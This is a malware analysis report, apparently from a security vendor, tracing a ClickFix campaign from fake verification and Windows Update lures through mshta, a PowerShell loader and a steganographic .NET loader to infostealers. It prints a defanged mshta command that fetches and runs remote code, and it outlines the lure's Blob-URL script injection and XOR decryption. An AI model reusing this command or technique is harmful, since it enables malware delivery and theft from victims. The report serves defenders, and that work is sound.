



This analysis details a multi-stage malware execution chain, originating from a ClickFix lure, that leads to the delivery of infostealing malware, including LummaC2 and Rhadamanthys. A notable discovery during analysis was the campaign's use of steganography to conceal the final malware stages within an image. Rather than simply appending malicious data to a file, the malicious code is encoded directly within the pixel data of PNG images, relying on specific colour channels to reconstruct and decrypt the payload in memory.
ClickFix is a social engineering technique that tricks end-users into pasting and running a malicious command. Huntress has recently observed two distinct ClickFix lures, which have been seen in incidents using the steganographic loader to deliver infostealing malware. Although we initially observed this activity originating from standard "Human Verification" or robot check lures, more recent clusters have leveraged a highly convincing fake Windows Update screen. This newer variant mimics the blue Windows Update splash page in full-screen, displaying realistic “Working on updates” animations that eventually conclude by prompting the user to follow the standard ClickFix pattern: open the Run prompt (Win+R), then paste and run the malicious command.
How it starts: The robot check
Since the beginning of October, Huntress has identified multiple ClickFix lure sites that trick victims into running a malicious command, following a consistent format and leading to a unique execution chain across multiple incidents. During one incident, Huntress identified the following malicious website, hXXps://f6b04000.consent-verify.pages[.]dev/, which is now down, hosting a ClickFix lure:
Figure 1: Human Verification Lure

From the above, the victims are instructed to press Win+R to open the Windows Run box, followed by CTRL+V to paste a command that was automatically copied to the keyboard.
Figure 2: Windows Run Prompt output for the Human Verification Lure

Manually interacting, we can confirm the command mshta hXXp://81.0x5a.29[.]64/ebc/rps.gz was automatically copied to the clipboard.
Inspecting the source of the ClickFix lure site reveals that a portion of the malicious JavaScript source is encrypted and only dynamically loaded upon visiting the page. This is likely an attempt to evade string-based detections.
Figure 3: Snippet of ClickFix Lure Source

The 2nd-stage source code is stored encrypted within the ENC variable. The decryption keys are constructed from the KEY_HEX variable using the function hexToKey().
-
hexToKey()-> Converts a hex string (KEY_HEX) to a Uint8Array of bytes
-
b64ToUint8Array() -> Base64 decodes a string (ENC) to raw bytes and converts to Uint8Array
-
xorDecode()-> Decrypts byte array with a rolling XOR key
-
uint8ToUtf8() -> Converts bytes into a UTF-8 string
-
reinject() -> Replaces placeholders in the decrypted code from the URLS variable (empty)
Figure 4: Snippet of ClickFix Lure Source

We can see that the above functions are called to decrypt and store the plaintext malicious JavaScript source code within the code variable, which will be injected using a Blob URL. Similar Blob URL injection techniques are used by the Violentmonkey project:
-
Create the script as an in-memory resource:
-
var blob = new Blob([code], …)- wrap the decrypted JavaScript source in a Blob object
-
var blobUrl = URL.createObjectURL(blob)- Produces a blob: URL that points to an in-memory “file”
-
Construct the script “s” and execute:
-
var s = document.createElement(‘script’)
-
s.type = ‘text/javascript’
-
s.src = blobUrl
-
var head = document.head || document.documentElement;
-
head.insertBefore(s, head.firstChild);
Additionally, we can see that after the script is loaded, the temporary blob: URL is revoked and removed:
s.onload = function(){ try{ URL.revokeObjectURL(blobUrl);}catch(e){} };


Inspecting the developer tools or URLScan output, we can see corresponding requests responding to the Blob URL containing the “2nd stage” malicious JavaScript:
Figure 5: Blob URL request hosting JavaScript

Figure 6: URLScan output displaying JavaScript Blob URL
This final JavaScript payload is not obfuscated. The plaintext command, mshta hXXp://81.0x5a.29[.]64/ebc/rps.gz, copied to the clipboard using navigator.clipboard.writeText().
Figure 7: Blob URL JavaScript copying the initial ClickFix command to the clipboard


Figure 8: Diagram depicting the execution chain leading to LummaC2

Stage 1: mshta.exe
The initial command copied to the clipboard uses mshta.exe to execute a JScript payload:
mshta hXXp://81.0x5a.29[.]64/ebc/rps.gz
This will run PowerShell code, hosted on the URL hXXp://corezea[.]com/ebc, within memory.
Stage 2: PowerShell loader


The PowerShell code downloaded is filled with junk code to confuse analysis:
Figure 9: Junk code included within the PowerShell loader to confuse analysis

After removing the useless code, we reveal that a .NET assembly is dynamically decrypted and reflectively loaded:
Figure 10: .NET assembly dynamically decrypted and reflectively loaded
To make this more understandable, we can rename the variables:
Figure 11: Cleaned up XOR decryption and .NET assembly loading

This code utilises bitwise XOR operations to decrypt the assembly. This .NET assembly is loaded, and the entry point is invoked to begin execution.
Stage 3: Stego Loader Assembly
The 3rd-stage .NET assembly acts as a loader for the 4th stage, which is stored as shellcode using steganography within an embedded encrypted PNG file. The C# code to facilitate shellcode injection is also stored encrypted within the .NET assembly itself and is compiled into another .NET assembly, which is reflectively loaded at runtime.
Opening up the .NET assembly within dnSpy to compile to plaintext C#:
Figure 12: dnSpy output showing entry point to the .NET assembly

